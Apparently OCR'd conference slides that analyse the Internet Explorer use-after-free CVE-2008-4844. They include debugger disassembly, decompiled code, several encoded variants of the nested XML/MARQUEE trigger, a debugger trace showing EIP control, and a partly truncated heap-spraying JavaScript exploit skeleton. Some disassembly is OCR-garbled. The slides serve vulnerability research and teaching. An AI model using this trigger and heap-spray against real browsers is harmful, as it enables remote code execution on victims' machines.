7ea01u2a 0Du0 7ea81d2c eb77	MOV	mshtml!CXfer::TransferFromSrc+0xe5 (7ea81da5)				
7ea81d2c eb/7 7ea81d2e 8d45e8	jmp lea					
7ea81d31 50	_	eax,[ebp-18h]				
7ea81d32 e8ce23e8ff	push call	eax mshtml!VariantInit (7e904105)				
7ea81d37 8b5e08	MOA	ebx, dword ptr [esi+8]				
7ea81d3a 8d45e8	lea	eax,[ebp-18h]				
7ea81d3d 50	_					
/eautaja 30	push	eax				


Understanding

N-1) is associably - Vid U44 - Winliba	v6 12 0002	633 V86	<u></u>	l vi		
The Disassembly - Pid 944 - WinDbg Offset: mshtml!CRecordInsta	Previous Next					
			1 TEVIOUS TVENU			
mshtml!CRecordInstance::						
7ea8226f 8bff	MOA	edi,edi				
7ea82271 55	push	ebp				
7ea82272 8bec	MOV	ebp,esp				
7ea82274 51	push	ecx				
7ea82275 53	push	ebx				
7ea82276 56	push	esi				
7ea82277 57 702270 0560	push	edi				
7ea82278 8bf9 70227- 052700	WOA	edi,ecx				
7ea8227a 8b7708	MOA	esi,dword ptr [edi+8]				
7ea8227d 33db	xor	ebx,ebx				
7ea8227f c1ee02	shr	esi,2				
7ea82282 4e	dec	esi dward ata (aba 4) aba				
7ea82283 895dfc 7ea02204 7022	wor	dword ptr [ebp-4],ebx		ا ۱ نظ		
7ea82286 7823	js 	mshtml!CRecordInstance::TransferToDestination	ı+uxsc (/eaozza	,D)		
7ea82288 8b470c	WOA	eax,dword ptr [edi+0Ch]				
7ea8228b 833c9800	cwb	<pre>dword ptr [eax+ebx*4],0 nebtrllCPdInstanceTransferTeDtimetien</pre>		ال د ع		
7ea8228f 7415 7ea82291 8b0c98	je	mshtml!CRecordInstance::TransferToDestination	i+ux3/ (/eao22a	,0,		
7ea82294 e827faffff	mov call	ecx,dword ptr [eax+ebx*4] mshtml!CXfer::TransferFromSrc (7ea81cc0)				
7ea82299 85c0	test	eax,eax				
7ea8229b 7409	je	mshtml!CRecordInstance::TransferToDestination	ı+0 x 37 (7ea822a	a6)		
7ea8229d 837dfc00	cmp	dword ptr [ebp-4],0	,			
7ea822a1 7503	jne	mshtml!CRecordInstance::TransferToDestination	ı+0 x 37 (7ea822a	16) 🏻		
7ea822a3 8945fc	MOA	dword ptr [ebp-4],eax				
7ea822a6 43	inc	ebx				
7ea822a7 3bde	cmp	ebx,esi				
7ea822a9	jle	mshtml!CRecordInstance::TransferToDestination	ı+0 x1 9 (7ea8228	}8)∥		
7ea822ab 8b45fc	MOA	eax, dword ptr [ebp-4]				
7ea822ae 5f	pop	edi				
7ea822af 5e	pop	esi				
7ea822b0 5b	Ь́оЬ	ebx				
7ea822b1 c9	leave					
7ea822b2 c3	ret					
7ea822b3 90	nop					
7ea822b4 90	nop					
7ea822b5 90	nop					
7ea822b6 90	nop					
7ea822b7 90	nop					
mshtml!CRecordInstance::OnFieldsChanged:						
7ea822b8 8bff	mov,	edi,edi				
7ea822ba 55	push	epb				
7ea822bb 8bec	wor.	epp,esp				
7ea822bd 57	push	edi				
7ea822be 8bf9	MOA	edi,ecx				

Understanding



Understanding



```
mov     edi, ecx
mov     esi, [edi+8]
xor     ebx, ebx
shr     esi, 2
dec     esi
mov     [ebp+var_4], ebx
js     short loc 7EA822AB
```

```
loc_7EA82288:
mov eax, [edi+<mark>O</mark>Ch]
cmp dword ptr [eax+ebx*4], (
<mark>jz</mark> short loc_7EA822A6
```

```
mov ecx, [eax+ebx*4]
call ?TransferFromSrc@CXfer@@QAEJXZ ; CXfer::TransferFromSrc(void)
test eax, eax
jz short loc_7EA822A6
```

```
loc_7EA822A6:
inc ebx
cmp ebx, esi
jle short loc 7EA82288
```

```
[TRUNCATED]
  mov edi, ecx
  mov esi, [edi+08h]
  xor ebx, ebx
  shr esi, 02h
  dec esi
  [TRUNCATED]
do_while:
  mov eax, [edi+0Ch]
  cmp dword ptr [eax+ebx*04h], 0
  je continue
  mov ecx, [eax+ebx*04h]
  call TransferFromSrc@CXfer
   [TRUNCATED]
continue:
  inc ebx
  cmp ebx, esi
  jle do_while
  [TRUNCATED]
```

```
[TRUNCATED]
  mov edi, ecx
  mov esi, [edi+08h]
  xor ebx, ebx
  shr esi, 02h
  dec esi
   [TRUNCATED]
do while:
  mov eax, [edi+08h]
  shr eax, 02h
  cmp ebx, eax
  jge return
  mov eax, [edi+0Ch]
  cmp dword ptr [eax+ebx*04h], 0
  je continue
  mov ecx, [eax+ebx*04h]
   call TransferFromSrc@CXfer
   [TRUNCATED]
continue:
  inc ebx
   cmp ebx, esi
  jle do_while
  [TRUNCATED]
```

Video demonstration

```
int CRecordInstance::TransferToDestination () {
      int ebp_minus_4h, eax;
      int esi, ebx = 0;
      esi = (sizeof(edi) >> 2) - 1;
      ebp_minus_4h = ebx;
      do{
             if(edi[ebx] == 0) continue;
             eax = edi[ebx]->TransferFromSrc();
             if((ebp_minus_4h == 0) && (eax != 0))
                    ebp_minus_4h = eax;
             ebx++;
       }while(ebx <= esi);</pre>
      return(ebp_minus_4h);
```

```
int CRecordInstance::TransferToDestination () {
      int ebp_minus_4h, eax;
      int esi, ebx = 0;
      esi = (sizeof(edi) >> 2) - 1;
      ebp_minus_4h = ebx;
      do{
             eax = (sizeof(edi) >> 2) - 1;
             if(ebx >= eax) break;
             if(edi[ebx] == 0) continue;
             eax = edi[ebx]->TransferFromSrc();
             if((ebp_minus_4h == 0) && (eax != 0))
                    ebp_minus_4h = eax;
             ebx++;
      }while(ebx <= esi);</pre>
      return(ebp_minus_4h);
```

Kick or Limbo?

Getting control

```
_ _ X
Tim Disassembly - Pid 1904 - WinDbg:6.12.0002.633 X86
Offset: mshtml!CXfer::TransferFromSrc
                                                                                              Next
                                                                                    Previous
7ea81cc0 8bff
                                   edi,edi
                          MOV
7ea81cc2 55
                          push
                                   ebp
7ea81cc3 8bec
                                   ebp,esp
                          MOV
7ea81cc5 83ec18
                                   esp,18h
                          sub
7ea81cc8 53
                          push
                                   ebx
7ea81cc9 56
                          push
                                   esi
7ea81cca 8bf1
                                   esi,ecx
7ea81ccc 33db
                                   ebx,ebx
                          xor
7ea81cce f6461c09
                                   byte ptr [esi+1Ch],9
                          test
7ea81cd2 0f85fe000000
                                   mshtml!CXfer::TransferFromSrc+0x116 (7ea81dd6)
                          jne
7ea81cd8 8b06
                                   eax, dword ptr [esi]
7ea81cda 3bc3
                                   eax,ebx
7ea81cdc 0f84ef000000
                                   mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
                          Jе
7ea81ce2 395e04
                                   dword ptr [esi+4],ebx
7ea81ce5 0f84e6000000
                                   mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
                          jе
7ea81ceb 395e08
                                   dword ptr [esi+8],ebx
                                   mshtml!CXfer::TransferFromSrc+0x111 (7ea81dd1)
7ea81cee 0f84dd000000
7ea81cf4 8b08
                                   ecx, dword ptr [eax] ds:002|3:006c0061=????????
                          MOV
7ea81cf6 57
                          push
7ea81cf7 50
                          push
                                   eax
7ea81cf8 ff9184000000
                                   dword ptr [ecx+84h]
                          call
7ea81cfe 8b461c
                                   eax, dword ptr [esi+1Ch]
                          MOV
7ea81d01 8bf8
                                   edi,eax
                          MOV
7ea81d03 d1ef
                                   edi,1
                          \operatorname{shr}
7ea81d05 83c802
                                   eax,2
7ea81d08 83e701
                                   edi,1
                          and
7ea81d0b f6461404
                                   byte ptr [esi+14h],4
                          test
                                   dword ptr [esi+1Ch],eax
7ea81d0f 89461c
                          MOV
                                   mshtml!CXfer::TransferFromSrc+0x6e (7ea81d2e)
7ea81d12 741a
                          je
7ea81d14 8b0e
                                   ecx, dword ptr [esi]
                          MOV
                                   eax, dword ptr [ecx]
7ea81d16 8b01
                          MOV
7ea81d18 ff90cc000000
                                   dword ptr [eax+0CCh]
                          call
7ea81d1e ff7604
                                   dword ptr [esi+4]
                          push
7ea81d21 8b10
                                   edx, dword ptr [eax]
                          MOV
7ea81d23 ff36
                                   dword ptr [esi]
                          push
7ea81d25 8bc8
                          MOV
                                   ecx,eax
7ea81d27 ff520c
                                   dword ptr [edx+0Ch]
7ea81d2a 8bd8
                          MOV
                                   ebx,eax
7ea81d2c eb77
                                   mshtml!CXfer::TransferFromSrc+0xe5 (7ea81da5)
                          jmp
7ea81d2e 8d45e8
                                   eax,[ebp-18h]
                          lea
7ea81d31 50
                          push
7ea81d32 e8ce23e8ff
                                   mshtml!VariantInit (7e904105)
                          call
7ea81d37 8b5e08
                                   ebx, dword ptr [esi+8]
                          MOV
7ea81d3a 8d45e8
                                   eax,[ebp-18h]
                          lea
7ea81d3d 50
                          push
                                   eax
```

Getting control

```
_ _ X
Tim Disassembly - Pid 1904 - WinDbg:6.12.0002.633 X86
Offset: mshtml!CXfer::TransferFromSrc
                                                                          Previous
                                                                                   Next
7ea81cc0 8bff
                               edi,edi
                        mov
7ea81cc2 55
                       push
                               ebp
7ea81cc3 8bec
                               ebp,esp
                       MOV
7ea81cc5 83ec18
                               esp,18h
7ea81cc8 53
                       push
                               ebx
7ea81cc9 56
                       push
                               esi
7ea81cca 8bf1
                               esi,ecx
7ea81ccc 33db
                               ebx,ebx
                       xor
7ea81cce f6461c09
                               byte ptr [esi+1Ch],9
                        test
eax, dword ptr [esi
7ea81cd8 8b06 MOV
7ea81cda 3bc3
                              eax,ebx
7ea81cdc 0f84ef2CMP
7ea81ce2 395e04
                                                                      1dd1)
                              mshtml!CXfer::Trans[1dd1]
7ea81ce5 0f84e6 je
7ea81ceb 395e08 je
                              dword ptr [esi+4], etch;
7ea81cee 0f84dd CMP
7ea81cf4 8b08
7ea81cf6 57
                              mshtml!CXfer::Trans
7ea81cf7 50
7ea81cf8 ff9184
7ea81cfe 8b461c CMP
                              dword ptr [esi+8],e
7ea81d01 8bf8
                              mshtml!CXfer::Trans
7ea81d03 d1ef ] C
7ea81d05 83c802
                              ecx, dword ptr [eax]
7ea81d08 83e701∭□\
7ea81d0b f64614
7ea81d0f 89461c push
                              edi
7ea81d12 741a
7ea81d14 8b0e push
7ea81d16 8b01
                               eax
7ea81d16 8b01
7ea81d18 ff90cccal
                                                  [ecx+84h]
                               dword ptr
7ea81d1e ff7604
                               edx,dword ptr [eax]
7ea81d21 8b10
7ea81d23 ff36
                               dword ptr [esi]
                        push
7ea81d25 8bc8
                       MOV
                               ecx,eax
7ea81d27 ff520c
                               dword ptr [edx+0Ch]
7ea81d2a 8bd8
                               mshtml!CXfer::TransferFromSrc+0xe5 (7ea81da5)
7ea81d2c eb77
|7ea81d2e 8d45e8|
                               eax,[ebp-18h]
                        lea
7ea81d31 50
                       push
                               mshtml!VariantInit (7e904105)
7ea81d32 e8ce23e8ff
                       call
7ea81d37 8b5e08
                               ebx, dword ptr [esi+8]
                       MOV
                               eax, [ebp-18h]
7ea81d3a 8d45e8
                       lea
7ea81d3d 50
                       push
                               eax
```

```
<XML ID=I><X><C>
<IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
<XML ID=I><X><C>
<IMG SRC="javascript:alert('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
<XML ID=I><X><C>
 <IMG SRC="javascript:&#97;&#108;&#101;&#114;&#116;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
a - a
1 - l
e - e
r - r
t - t
```

```
<XML ID=I><X><C>
 <IMG SRC="javascript:&#x61;&#x6c;&#x65;&#x72;&#x74;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
a - a
1 - & \#x6c;
e - \& #x65;
r - r
t - t
```

```
<XML ID=I><X><C>
 <IMG SRC="javascript:&#x0061;&#x006c;&#x0065;&#x0072;&#x0074;('XSS')">
</C></X></XML>
 <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
 <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
a - a
1 - l
e - & #x0065;
r - r
t - & #x0074;
```

```
<XML ID=I><X><C>
 <IMG SRC="javascript:&#x6c61;&#x7265;&#x0074;&#x0020;&#x0020;('XSS')">
</C></X></XML>
 <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
la - 污
re - 牥
t - & x0074;
```

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#x6c61;&#x7265;&#x0074;&#x0020;&#x0020;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
                             ecx,dword ptr [eax] ds:0023:72656c61=????????
7ea81cf4 8b08
                      MOV
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi);.printf "ESI contents (bytes +
DWORD PTR [ESI] = 0 \times 72656 c61
ESI contents (bytes + ASCII):
02266ca8 61 6c 65 72 74 00 20 00-20 00 28 00 27 00 58 00 alert. . .(.'.X.
       53 00 53 00 27 00 29 00-00 00 00 00 00 00 00
02266сЪ8
        21 d1 e5 ea 00 00 08 ff-f7 00 00 00 00 00 00
02266cc8
        02266cd8
02266ce8
        00 00 00 00 00 00 00 00-26 d1 e5 ea 00 00 0c ff
        98 00 23 00 00 00 00 00-a8 ba 20 00 00 00 00
02266cf8
02266d08
        02266d18    1b d1 e5 ea 00 01 0e ff-61 6c 65 72 74 00 20 00
ESI contents (Unicode):
02266ca8 "||t ('XSS')"
```

```
<XML ID=I><X><C>
 <IMG SRC="javascript:&#x0a0a;&#x0a0a;ert('XSS')">
 </C></X></XML>
 <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
 <MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
 </MARQUEE>
 </MARQUEE>
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 0A0A0A0Ah}
```

Heap-spraying

- Wikipedia description:
 - "In computer security, heap spraying is a technique used in exploits to facilitate arbitrary code execution."
 - "In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' heap and fill the bytes in these blocks with the right values."
- A JavaScript library has been created to optimize the exploitation inspired on:
 - JavaScript Heap Exploitation library by Alexander Sotirov.

Video demonstration

```
function Inception (){
            {\tt ms08\_078}
                          = new Exploit(), choice = New Number(),
      var
                            memory = New Number(), address = New Number(),
                            shellcode = New String(), trigger = New String();
      [TRUNCATED]
      ms08_078.offset
                        = [ 0x0a0a0a0a ];
      choice
                          = ms08_078.random(ms08_078.offset.length);
                          = ms08_078.memory(ms08_078.offset[choice], 16);
      memory
                          = ms08_078.address(ms08_078.offset[choice], 0);
      address
      shellcode
                          = ms08_078.shellcode(ms08_078.code[1], 1);
                          = trigger.concat("[TRUNCATED]");
      trigger
      [TRUNCATED]
      if (ms08_078.spray(address, shellcode, memory))
             document.getElementById("b00m").innerHTML = trigger;
       [TRUNCATED]
```

```
Exploit.prototype.contructor = function Exploit () {[...]}
Exploit.prototype.address = function (address, format) {[...]}
Exploit.prototype.address2 = function (address, format) {[...]}
Exploit.prototype.ascii = function (method, format, size) {[...]}
Exploit.prototype.banner = function (memory) {[...]}
Exploit.prototype.check = function (address, shellcode, memory) {[...]}
Exploit.prototype.chunk1mb = function (block64k) {[...]}
Exploit.prototype.chunk64k = function (address, shellcode) {[...]}
Exploit.prototype.even = function (shellcode {[...]}
Exploit.prototype.heap = function (block1mb, memory) {[...]}
Exploit.prototype.hexa = function (address, size) {[...]}
Exploit.prototype.memory = function (address, align) {[...]}
Exploit.prototype.random = function (maximum) {[...]}
Exploit.prototype.shellcode = function (shellcode, format) {[...]}
Exploit.prototype.spray = function (address, shellcode, memory) {[...]}
```

Conclusion and Questions

BONUS

Microsoft Workarounds

Workaround	Sample Code		BONUS Code	
	#01	#02	#01	#02
1	YES	YES	YES	YES
2	YES	YES	NO	NO
3	NO	NO	NO	NO
4	YES	YES	YES	YES
5	YES	YES	YES	YES
6	YES	YES	YES	YES

Video demonstration

```
XML Data Source Object 1.0 (550DDA30-0541-11D2-9CA9-0060B0EC3D39)
XML Data Source Object 3.0
                               (F5078F39-C551-11D3-89B9-0000F81FE221)
                                (F6D90F14-9C73-11D3-B32E-00C04F990BB4)
                                (333C7BC4-460F-11D0-BC04-0080C7055A83)
Tabular Data Control
mshtml!CXfer::TransferFromSrc+0x38:
7ea81cf8 ff9184000000 call dword ptr [ecx+84h] ds:0023:7620b2d8=08468bff
0:005> g
(bc.e34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=76203520 ebx=00000000 ecx=7620b254 edx=7e90876d esi=02299cd0 edi=00190cd8
eip=08468bff esp=01e8fc94 ebp=01e8fcc0 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00010206
08468bff ??
                       333
```

Previous CVE-2008-4844 description:

Use-after-free vulnerability in mshtml.dll in Microsoft Internet Explorer 5.01, 6, and 7 on Windows XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, and Server 2008 allows remote attackers to execute arbitrary code via a crafted XML document containing nested SPAN elements, as exploited in the wild in December 2008.

Current CVE-2008-4844 description:

Use-after-free vulnerability in the CRecordInstance::TransferToDestination function in mshtml.dll in Microsoft Internet Explorer 5.01, 6, 6 SP1, and 7 allows remote attackers to execute arbitrary code via DSO bindings involving (1) an XML Island, (2) XML DSOs, or (3) Tabular Data Control (TDC) in a crafted HTML or XML document, as demonstrated by nested SPAN or MARQUEE elements, and exploited in the wild in December 2008.

THANK YOU!

